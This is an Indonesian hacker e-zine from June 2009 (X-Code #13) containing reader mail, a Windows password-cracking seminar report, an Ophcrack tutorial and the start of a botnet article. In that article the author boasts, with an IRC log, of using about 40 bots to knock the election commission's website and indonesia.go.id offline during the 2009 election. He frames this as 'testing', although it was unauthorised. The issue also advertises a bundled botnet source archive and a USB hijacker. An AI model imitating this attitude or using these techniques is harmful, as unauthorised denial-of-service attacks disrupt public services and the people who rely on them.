

X-Code Magazine On White paper
Issue #13 - Date : Juni 2009

X_Code

Indonesian Hackers Community



| X-Code License for Articles, logo, etc Computer • Internet • Hacking • Security • Scripting |

Bonus

XCode - Yogyakarta - Yogyakarta Family Code Community



©2009 Bonus Xcode e-mag #13

www.xcode.or.id - www.yogyafree.net

- [1] XCode-botnet.zip
- [2] Source Code & Desain Prog Control 12 LED
- [3] USB Hijacker 1.0 Beta
- [4] Source-code keygen PDF pass remover
- [5] Add user



Botnet, Pesta Demokrasi Dan Serangan Denial Of Service

- KPU down
- Apa itu Botnet?
- Bagaimana Botnet Bekerja?
- Serangan DDOS dengan Botnet
- Pemrograman Xcode-Botnet



Program Control 12 LED

- Membuat program 12 LED dengan Delphi

<http://www.xcode.or.id>



Redaksi X-CODE Magazine

Apa itu Majalah X-Code :

- X-Code magazine adalah majalah komputer, internet, hacking dan security bahasa Indonesia dengan penggunaan media murni PDF.

Latar belakang X-Code Magazine :

- Kebutuhan akan informasi, artikel, hacking dan tutor semakin banyak sehingga Komunitas memutuskan untuk merilis sebuah magazine untuk komunitas IT di Indonesia.

Tujuan :

- Memberikan / sharing / berbagi artikel untuk perkembangan ilmu komputer, internet, hacking dan security di Indonesia.

Misi :

- Menyebarkan ilmu-ilmu komputer, internet dan hacking untuk tujuan positif.

Hak cipta / Lisensi :

Seluruh materi X-Code Magazine dapat didownload, dibaca, dimodifikasi serta disebarluaskan secara bebas untuk tujuan bukan komersial

(nonprofit), dengan syarat tidak menghapus atau merubah atribut penulis. Hak cipta di tangan penulis dan X-Code Magazine dengan mengikuti lisensi GPL (General Public License).

Distribusi X-Code Magazine :

- Official X-Code Magazine Page:
<http://www.xcode.or.id/magazine.htm>
- Mailing list X-Code :
<http://groups.yahoo.com/group/yogyafree-perjuangan>
- Forum X-Code :
<http://www.xcode.or.id/forum2>
- CD \ DVD
- Komunitas / media lain yang bekerja sama dengan X-Code Magazine.

Contact : X-Code Magazine :

- Alamat E-mail Redaksi :
yk_family_code@yahoo.com
(Yogyakarta).
ferdianelli@yahoo.com
(Pontianak).

Editorial

>> P.E.R.A.N.G

5 tahun sudah komunitas XCODE – Yogyakarta – Yogyakarta Family Code eksis di dunia IT Indonesia. XCode 13 juga dirilis pada bulan Juni 2009 yang merupakan sebuah regenerasi dari komunitas ini. Mungkin kata “PERANG” adalah kata yang lebih cocok untuk menggambarkan situasi saat ini di dalam komunitas XCode. Kami memulai semuanya dari awal. Domain, hosting, forum.

Memang bukanlah hal yang mudah melakukan regenerasi sebuah komunitas. Kami mungkin akan kehilangan banyak penggiat XCode. Tapi inilah yang bisa kami lakukan untuk mengatasi berbagai masalah umum yang sering terjadi pada setiap komunitas underground yang sifatnya nonprofit.

Dengan melakukan regenerasi, bukan berarti kami melupakan ataupun mengubah citra Yogyakarta yang selama ini telah melekat didalam pikiran anda. Kami tetap sama, baik dari susunan organisasi, visi, misi dan sebagainya. Kami tetap XCode – Yogyakarta yang seperti diinginkan publik underground. Kami tetap berkreasi, mengeksplorasi, membangun dan bersifat bebas.

Kami mungkin sedang berjudi dan mempertaruhkan eksistensi yang telah kami wujudkan selama ini. Tetapi kami yakin komunitas ini tidak akan mati selama masih ada orang-orang yang peduli akan kebebasan belajar. Kami yakin di belakang komunitas ini banyak dukungan yang tidak bisa kami hitung dan kami kumpulkan menjadi satu. Kami hanya bisa berterima kasih kepada anda yang tetap setia membangun materi Xcode – Yogyakarta mulai dari nol seperti ketika pertama kali anda mengenalnya.

Akhir kata, kami mengucapkan selamat membaca Xcode #13

>> Mail Box**Subject: permohonan**

Sunday, March 15, 2009 1:16 AM

From: "andy uzumaki" <andy.uzumaki@xxx.xxx>To: yk_family_code@yahoo.com

mas boleh minta nggak skripsinya.....?
Aq newbi neh jadi butuh banyak belajar

Redaksi*Kok minta skripsi sama XCode - Yogyafree????***Subject: saran boat yogyafree.net**

Saturday, March 7, 2009 8:19 PM

From: "usil boy" <boyusil@xxx.xxx>To: yk_family_code@yahoo.com

untuk administrator yogyafree
semua cd yogyafree harap di upload di situs yogyafree.net. karena saya adlah salah satu pelajar SMA yg ingin memiliki cd2 tsb. tetapi karena untuk dapat membeli cd tsb saya tidak yakin bisa sampai di rumah saya. karena saya juga tidak ingin orang tua saya tahu kalau saya ingin menjadi hacker! jadi saya mohon saran dan usul saya dapat diwujudkan.
trus saya berharap yogyafree dapat memberikan kuis dan membagi-bagikan hadiah.
dan sekali-kali tolong yogyafree mampir di kendal jawa tengah, di SMA N 1 kendal.
terima kasih

Redaksi*Terima kasih.**Untuk CD Yogyafree, kami mengalami kesulitan teknis untuk menempatkannya di hosting, jadi ada baiknya anda hubungi distributor CD/DVD Yogyafree***Subject: apa yang haarus saya jawab**

Thursday, February 5, 2009 7:13 AM

From: " Hujan Asap" <hujan.asap@xxx.xxx>To: yk_family_code@yahoo.com

mas,kelas saya akan mengadakan debat bhs indonesia dan debat ya tentang HACKER BAIK ATAU BURUK,dimana saya bisa mendapatkan jawaban bila ada pertaanyan seperti ini:

- 1.MENGAPA MEDIA SELALU MEMBERITAKAN HACKER ITU BURUK,APA MUNGKIN MEDIA BERBOHONG,KAN SELAMA INI MEDIA JARANG BERBOHONG
- 2.SALAH SATU VERSI MENGATAKAN HACKER ADALAH SESEORANG YANG AHLI DI BIDANG KOMPUTER,KALO GITU BERARTI ITU JAHAT DONG,KAN VIRUS MAKER ITU JUGA AHLI DI BIDANG KOMPUTER
- 3.APA YANG HARUS DI LAKUKAN HACKER AGAR CITRA HACKER KEMBALI PULIH

kalau mas mau jwab langsung juga tidak apa2

Redaksi*Mungkin setelah anda membaca balasan ini, debat sudah dilakukan*

1. Media kadang salah mengartikan "hacker", hacker tidak bisa diidentikkan dengan "Baik" atau "Jahat". Hacker sifatnya bebas dan sangat dinamis
2. Ahli komputer, mahir coding tidak bisa diidentikkan dengan "jahat"
3. Hacker tidak peduli dengan citra baik atau buruk

Subject: iseng/nanya

Saturday, March 28, 2009 6:00 PM

From: " The Attack" <theattack27@xxx.xxx>To: ferdianelli@yahoo.com

kk bisakah dapetin password adminisator dr jauh tanpa perlu kita yang ke pc korban.....kan kalau dlw USE kaht n dll tapi sekarang g' up date lagi....

n coba donk jelasin cara remote pc dr jauh cara lain g'makek cara google desktop saya klo mau hack pc pakek AWRC tp gagal truz...
klo dapetin ip 2 mudah tngal gunakan internet maniac tp klo dr internet dapetin password adminisator dari jauh susah kk...

oya lom knal y aku saya anak umur 13 tanun dr plg n smp 20... aku sebenarnya pengen bener ikut community hacker dan X code"tp klo kk mau ngangkat aku jadi hacker angkat(heheheheh) ...
n aku pengen benar jd hacker cz aku pengen jadi hacker ina termuda klo dlw dr canada ada hacker termuda yang tertangkap yaitu mafiaboy umur 14 tahun tp aku juga ingin kyk dia tp bukan jadi hacker jahat.....dan tlg y

oya kk tolong donk tools nya klo bisa di sediain di situs yogyafree nya jga n bikin video tutorial nya juga kan hacking g'sekedar teori kata kak S'to susanto dr jasakom hehehehe...

oya n hacking fs n remote jg "ok"

ets5s5s5ssssssssssssssss...!!!!!!!!!!!!!!!!!!!!!!

hampir aja Q lupa gmana ya kirim email virus n transfer virus dr komputer saya ke pc korban...tlg ya di tulis di majalah nya jd q bisa download

Redaksi

Saya pusing membaca e-mail adik

Subject: Ingin jadi carder

Sunday, March 15, 2009 1:16 AM

From: "soedarmawan batara" <darman83@xxx.xxx>

To: yk_family_code@yahoo.com

Salam...

Saya masih sangt awam dengan dunia carder/hacker untuk itu saya mohon bimbingannya cara/tips n trik menjadi carder. dan bagaimana cara untuk bisa mendapatkan no kartu kredit...? atas bantuannya saya ucapkan terima kasih.

Redaksi

Di komunitas ini, kami tidak men-support carding, silahkan bertanya ke komunitas yang lain

Subject: tantangan cracking

Thursday, May 7, 2009 12:35 PM

From: "hanazawa rui" <ruihanazawa84@xxx.xxx>

To: ferdianelli@yahoo.com

Message contains attachments

Vampire_LR_Hack.rar (766KB)

kamu bisa cracking software ini
untuk mendapatkan serial number atau bisa jalan tanpa serailnya
atau bikin keygennya
klo bisa kirim hasilnya ke email ini
klo gak bisa berarti masih cupu

Redaksi

Kalau ingin software bajakan, cari crack/SN/Keygen -nya di Google. Mengalami kesulitan akan bahasa inggris?? anda sangat payah.

Anda pikir dengan mengirimkan e-mail seperti ini ada reverser yang tertandang? Saya sama sekali tidak tertarik membuka file yang anda kirimkan. Bersikaplah lebih sopan.

Subject: dasar-dasar programmer

Thursday, May 28, 2009 6:38 AM

From: "MATTHEW Farrel" <n3o_jack@xxx.xxx>

To: yk_family_code@yahoo.com

mohon penjelasan, apakah seorang programmer diwajibkan hapal semua source code tanpa membuka litelatur buku yang ada ?

kemudian apakah seorang programmer hapal secara sistematis dalam penulisan sebuah source code, semisal penulisan module, dan teman-teman...saya berharap penjelasan yang detail....terima kasih sebelumnya atas perhatiannya...salam perjuangan dari member baru yogyafree (n3o_jack)

Redaksi

Programmer tidak pernah diwajibkan untuk menghafal semua source code karena hal ini adalah tidak mungkin.

Untuk menjadi seorang programmer yang baik, anda harus menguasai materi logika, algoritma. Bisa membuat alur program / flowchart, menguasai scripting dasar program berdasarkan jenisnya.

Source code hanyalah sebuah pendukung dalam proses belajar.

/DIR

- 📄 Seminar Xcode-Yogyafree regional Probolinggo - TRICK HACKING PASSWORD XP SP 2.doc (phychole) hal. 5
- 📄 Mengembalikan Password Windows XP/Vista dengan Ophcrack LiveCD 2.1.0 (poni) hal.7
- 📄 Botnet, Pesta Demokrasi Dan Serangan Denial Of Service (poni) hal.9
- 📄 Cracking Plato Video 2 Flv V7.89 Dalam Hitungan Menit (^Xmint_ok^^) hal.19
- 📄 Browsing, The Way I am (Hagakure [forum.tekkomp-uns.com]) hal.23
- 📄 Membuat Program Pembajak Isi Flash Disk (Edelweis\$) hal.25
- 📄 Mengenal PPI CARD 8255 MODE 0 (^XmoenseN^) hal.29
- 📄 Program Control 12 LED (^XmoenseN^) hal.32
- 📄 Bosan Dengan "Welcome" Dan Background Biru Di Windows Xp??? (aptx) hal.46
- 📄 Penggunaan Shell Script dalam Jaringan -Bag 1 (5un412d0) hal.51
- 📄 XCode - Web Linker v1.0 (fitri-ariyanto) hal.54
- 📄 FD Protect Guard (Abdi^Ez) hal.64
- 📄 Membuat Key Generator untuk aplikasi PDF Password Remover v3.0 (fluxbyte) hal.66
- 📄 Blind SQL Injection In Joomla (^Nd3s0^) hal.71
- 📄 Membuat regedit Alternatif saat regedit didisable Admin (\$3yama) hal.74
- 📄 Melewati Multi Proteksi Akses Web www.indowebster.com (andrykidd) hal.76
- 📄 Menampilkan kembali data yg tersembunyi dengan TOTAL COMMANDER (kelamz.666) hal.81

SEMINAR TRICK HACKING PASSWORD XP SP 2

Oleh : phychole pada tanggal 01 Mei 2009



Pada tanggal 01 Mei 2009, YF Probolinggo diberi kesempatan untuk mengisi acara seminar di Kampus Sekolah Tinggi Teknologi Nurul Jadid (STT – NJ). Ini merupakan suatu kehormatan tersendiri bagi member YF Probolinggo. Karena sejak berdiri pada tanggal 16 Nopember 2008, YF Probolinggo masih belum goes to campus.

Pada kesempatan kali ini, YF Probolinggo diberi kesempatan untuk memberi materi Hacking. Pada seminar ini, YF Probolinggo memilih materi Hacking Password Windows XP SP 2. Metode yang di berikan menggunakan metode yang mudah di mengerti. Disini, YF Probolinggo mengutus 3 orang untuk menjadi pembicara dalam seminar ini.

Pembicara tersebut yaitu Moderator 2 YF Probolinggo sendiri , phychole di bantu dengan 2 orang member YF Probolinggo stresdesign dan kira_yamato. Jumlah peserta yang hadir pun memuaskan. Kita tidak menyangka karena ini adalah event yang pertama dilakukan dalam kampus yang berada di lingkungan pesantren ternyata antusias peserta cukup bagus. Peserta yang hadir berjumlah 160 orang.

Karena peserta tidak hanya dari kalangan mahasiswa, namun dari kalangan siswa juga ada, maka kami juga memberi materi – materi ringan. Bahan materi yang disiapkan oleh YF Probolinggo yaitu :

- Pengenalan Yogyakarta
- Pengenalan Hacker dan Cracker
- Hack password XP dengan PWDump dan John The Ripper
- Hack Password XP dengan BackTrack4Beta
- Hack Password XP dengan Ophcrack

Acara dimulai pada jam 08.30 diawali dengan pembukaan oleh ketua STT-NJ K.H. Najiburrohmah, M.Ag. Dilanjutkan dengan materi pengenalan Yogyakarta dan juga pemahaman tentang Hacker dan Cracker yang disampaikan oleh Moderator 2 YF Probolinggo phychole.

Materi pertama di sampaikan oleh phychole dengan materi mendapatkan password XP SP2 menggunakan PWDump dan John The Ripper. Materi kedua disampaikan oleh stresdesign dengan tujuan yang sama namun tools yang di gunakan disini dengan BackTrack4Beta. Acara istirahat sejenak karena bertepatan hari Jumat sehingga pematerian di lanjutkan setelah shalat Jumat. Seusai shalat Jumat, ternyata peserta masih antusias untuk mendapatkan materi.

Dilanjutkan dengan kira_yamato memberikan cara penggunaan Ophcrack dalam mendapatkan password XP SP2. Di setiap pematerian, Crew YF PRobolinggo selalu mengawasi kontrak dengan peserta bahwasanya demo yang kami lakukan tidak untuk kegiatan yang merugikan orang lain namun, hanya untuk pembelajaran. Karena trick yang kami berikan disini sangat berguna apabila pada computer kita loss password. Ada materi tambahan juga bagaimana cara mengamankan komputer kita



agar tidak ada penyalahgunaan dengan mengambil password secara ilegal yaitu dengan setting password bios.



Di akhir acara, untuk me review materi yang telah kita berikan kepada peserta kita memberikan beberapa kuis. Dimana bagi yang bisa menjawab kuis yang kami berikan, kami memberi hadiah berupa CD X-Raider. Acara seminar berjalan dengan lancar dan sukses dan pada jam 16.00 acara ditutup.

Crew YF Probolinggo amatlah lega. Karena kami mampu menyalurkan ilmu yang telah kami dapatkan. Semoga ilmu yang telah kami tularkan bermanfaat bagi semuanya. Akhir kata jayalah Yogyafree jayalah IT Indonesia!!

Thanks to : semua crew YF Probollinggo >> the_com, ^Nd3s0^, blue_right, ghoszt, icoul, dumenk.sedenk, stresdesign, kira_yamato, v3p1nu5, hma_89, pointguard, vfeen_kaka dan semua yang tidak bisa aku sebutkan satu - satu

Special thanks : Allah SWT, BEM STT-NJ, t3cm4n, xshadow, ^rumput_kering^, L.T.K_sava dan semua teman YF yang telah membantuku

Mengembalikan Password Windows XP/Vista dengan Ophcrack LiveCD 2.1.0

Penulis : poni (ferdianelli@yahoo.com)



Cara mengembalikan password Windows (baca: lebih tepatnya menjebol) sudah sering anda temukan pada banyak artikel. Ada yang menggunakan cara kasar, yaitu membuat password baru atau menimpa password lama tanpa perlu mencari tahu password yang telah ada sebelumnya, ataupun dengan berbagai software password recovery.

Dari sekian banyak cara, penulis ingin membagikan salah satu cara yang cukup baik (terbaik menurut klaim para penguji yang telah membuktikannya). Yaitu dengan menggunakan Ophcrack.

Apa itu Ophcrack??

Ophcrack adalah pemecah password Windows gratis yang sangat efisien. Program ini berjalan diatas sistem operasi Windows, Linux, Unix dan Mac OS X. Ophcrack memiliki beberapa versi yang dapat anda pilih sesuai kebutuhan seperti :

[1] **Ophcrack All Platform** dimana anda dapat memilih jenisnya sesuai sistem operasi. Pilihan ini memerlukan instalasi kedalam sistem Windows

[2] **Ophcrack Live CD** dimana program ini dibundel dalam live CD sehingga dapat dijalankan tanpa perlu instalasi ke dalam komputer. Live CD ini terdapat dua pilihan yaitu Ophcrack untuk WinXP (452.31MB) dan Vista (532.89MB).

Semua versi bisa diunduh di <http://ophcrack.sourceforge.net>.

Pada artikel ini, penulis menggunakan versi Ophcrack Live CD 2.1.0 untuk Windows XP. Versi 2.1.0 adalah versi live CD dan didalamnya sudah terintegrasi Ophcrack vers.3.2.1. Pada versi Live CD sudah terintegrasi Rainbow Tables standar. Rainbow Tables adalah Tabel data terstruktur yang dapat melakukan fungsi **time-memory tradeoff** yang digunakan untuk mengembalikan password plaintext dari password yang dienkripsi.

Menjalankan Ophcrack LiveCD 2.1.0


Penulis berasumsi bahwa anda sudah mengunduh ISO dan membakarnya pada sebuah CD. Set komputer anda booting dari CD dan Masukkan CD Ophcrack LiveCD 2.1.0.

Kemudian anda akan mendapatkan 3 pilihan yaitu :

- [1] Ophcrack Graphic Mode
- [2] Ophcrack Graphic Vesa Mode
- [3] Ophcrack Text Mode

Penulis memilih Ophcrack Graphic Mode. Tunggu *loading* untuk beberapa saat....

Setelah modul termuat, sistem akan mencari letak instalasi Windows pada harddisk komputer. Jika telah ditemukan, maka sistem akan menjalankan Ophcrack vers.3.2.1 dan mencoba memecahkan password Windows secara otomatis, cepat dan akurat.



Gambar : tampilan desktop Ophcrack LiveCD 2.1.0

Pengujian keamanan password dan kemampuan Ophcrack

Sewaktu melakukan pengujian, penulis membuat password pada user Account Windows dengan kombinasi angka dan huruf. Ophcrack memang sangat cepat dalam mendapatkan password Windows, yaitu sekitar 3 - 4 menit untuk password dibawah 6 karakter dan 5-8 menit untuk password antara 7-12 karakter. Untuk password rumit yang diuji oleh penulis, Ophcrack tidak mampu mengembalikan password 14 karakter dengan kombinasi angka dan huruf.

Penutup

Untuk meminimalisir komputer dari metode menjebol password Windows seperti ini, lindungi BIOS dengan password dan hindari setting first boot Windows dari CD.

--end of ophcracking--

Referensi :
[1] <http://ophcrack.sourceforge.net>
[2] <en.wikipedia.org/wiki>

Botnet, Pesta Demokrasi Dan Serangan Denial Of Service

Penulis : poni (ferdianelli@yahoo.com)




Pemilihan Umum di negara Indonesia dimulai pada tanggal 9 April 2009, sudah bisa dipastikan banyak serangan ke server KPU baik itu bermotif percobaan maupun motif politis lainnya. Dan ternyata sistem IT KPU memang telah ditingkatkan dari segi sekuriti. Selama penghitungan suara, banyak hacker yang telah mencoba untuk masuk ke sistem KPU dan segera ditangani dengan baik oleh tim KPU.

Peningkatan sekuriti juga tidak terlepas dari dukungan beberapa komunitas underground tanah air yang disosialisasikan oleh KPU untuk menjaga sistem. Mereka (hacker dari komunitas underground) diminta untuk ikut mengawasi dan melaporkan jika ada kelemahan yang bisa dieksploitasi.

Sistem keamanan memang sudah baik, namun KPU lupa bahwa SQL injection bukanlah satu-satunya teknik yang bisa dilakukan untuk mempermalukan mereka seperti yang telah terjadi pada pemilu 2004 yang lalu. Serangan DDOS adalah salah satu ancaman yang juga harus diantisipasi.

Berikut dibawah ini adalah posting penulis ke forum YogyaFree sebelum pemilu berlangsung.

Minggu, 1 Maret 2009, 19:00 WIB



Gambar1. Irc Chat room dengan puluhan botnet


“Untuk pihak KPU, kami mohon maaf atas percobaan penetrasi serangan Denial Of Service ke server KPU. Yang kami lakukan hanya semata-mata ingin menguji sistem KPU. Tidak ada kerusakan yang terjadi akibat percobaan penetrasi ini. Server hanya down ketika Botnet mengirimkan paket dan kembali beroperasi secara normal ketika pengiriman paket Botnet dihentikan.”

irc Log file :

```
<poni> pak
<poni> coba masuk ke http://www.kpu.go.id
<poni> bisa nga?
<^family-code^> g
<^family-code^> ada apa itu
<poni> dari browser u bisa masuk nga?
<poni> ke websitenya
<^family-code^> ga
<^family-code^> sapa yg tembak
<poni> down ya
<poni> gue
<poni> hehe
<poni> botnya di #H.A.C.K
<^family-code^> wew
<^family-code^> wew
<^family-code^> mamama
<^family-code^> hehehhe
<poni> severnya uda on lagi tuh
<^family-code^> iya
<^family-code^> heheheh
<^family-code^> perintahnya dr irc?
<poni> iya
<poni> gue cuma set botnya flood KPU dan indonesia.go.id aja
<^family-code^> mau pak
<^family-code^> perintahnya
<poni> SENSOR
<poni> SENSOR
<^family-code^> wew
<poni> tp botnya mesti banyak baru bs down severnya
<^family-code^> hrs di add yg nembak
<^family-code^> ato yg join sapa aja bs
<poni> siapa aja bisa
<poni> kecuali kita set channelnya +m
<^family-code^> ic ic
<^family-code^> klo mo stop
<poni> !NOFLOOD
<^family-code^> ic ic
<poni> cuma 2 menit dgn 40 bot...
<poni> 19:34 mulainya
* C0_cari_j^anda_tante_4_s3x has joined #h.a.c.k
* C0_cari_j^anda_tante_4_s3x has left #h.a.c.k
<poni> 19:35 masih ON
* cewe_SAVIQ_imut^40^ has left #h.a.c.k
<poni> 19:36 masih ON
<poni> Down.
```



Gambar1. Situs masih baik baik saja



Gambar2. Situs Down

Mungkin anda akan berpikir “Bagaimana mungkin, hanya dengan serangan DDOS, server KPU bisa down?”. Mari kita ikuti tulisan di bawah ini.

Apa itu Botnet??

Jika anda setiap harinya mendapatkan ratusan spam di dalam mailbox, menemukan posting penjualan Viagra pada forum diskusi, atau anda pernah mendengar bahwa sebuah website tidak dapat diakses karena mendapat serangan DDOS. Hal-hal tersebut diatas bisa dilakukan dengan melakukan perintah atas botnets.

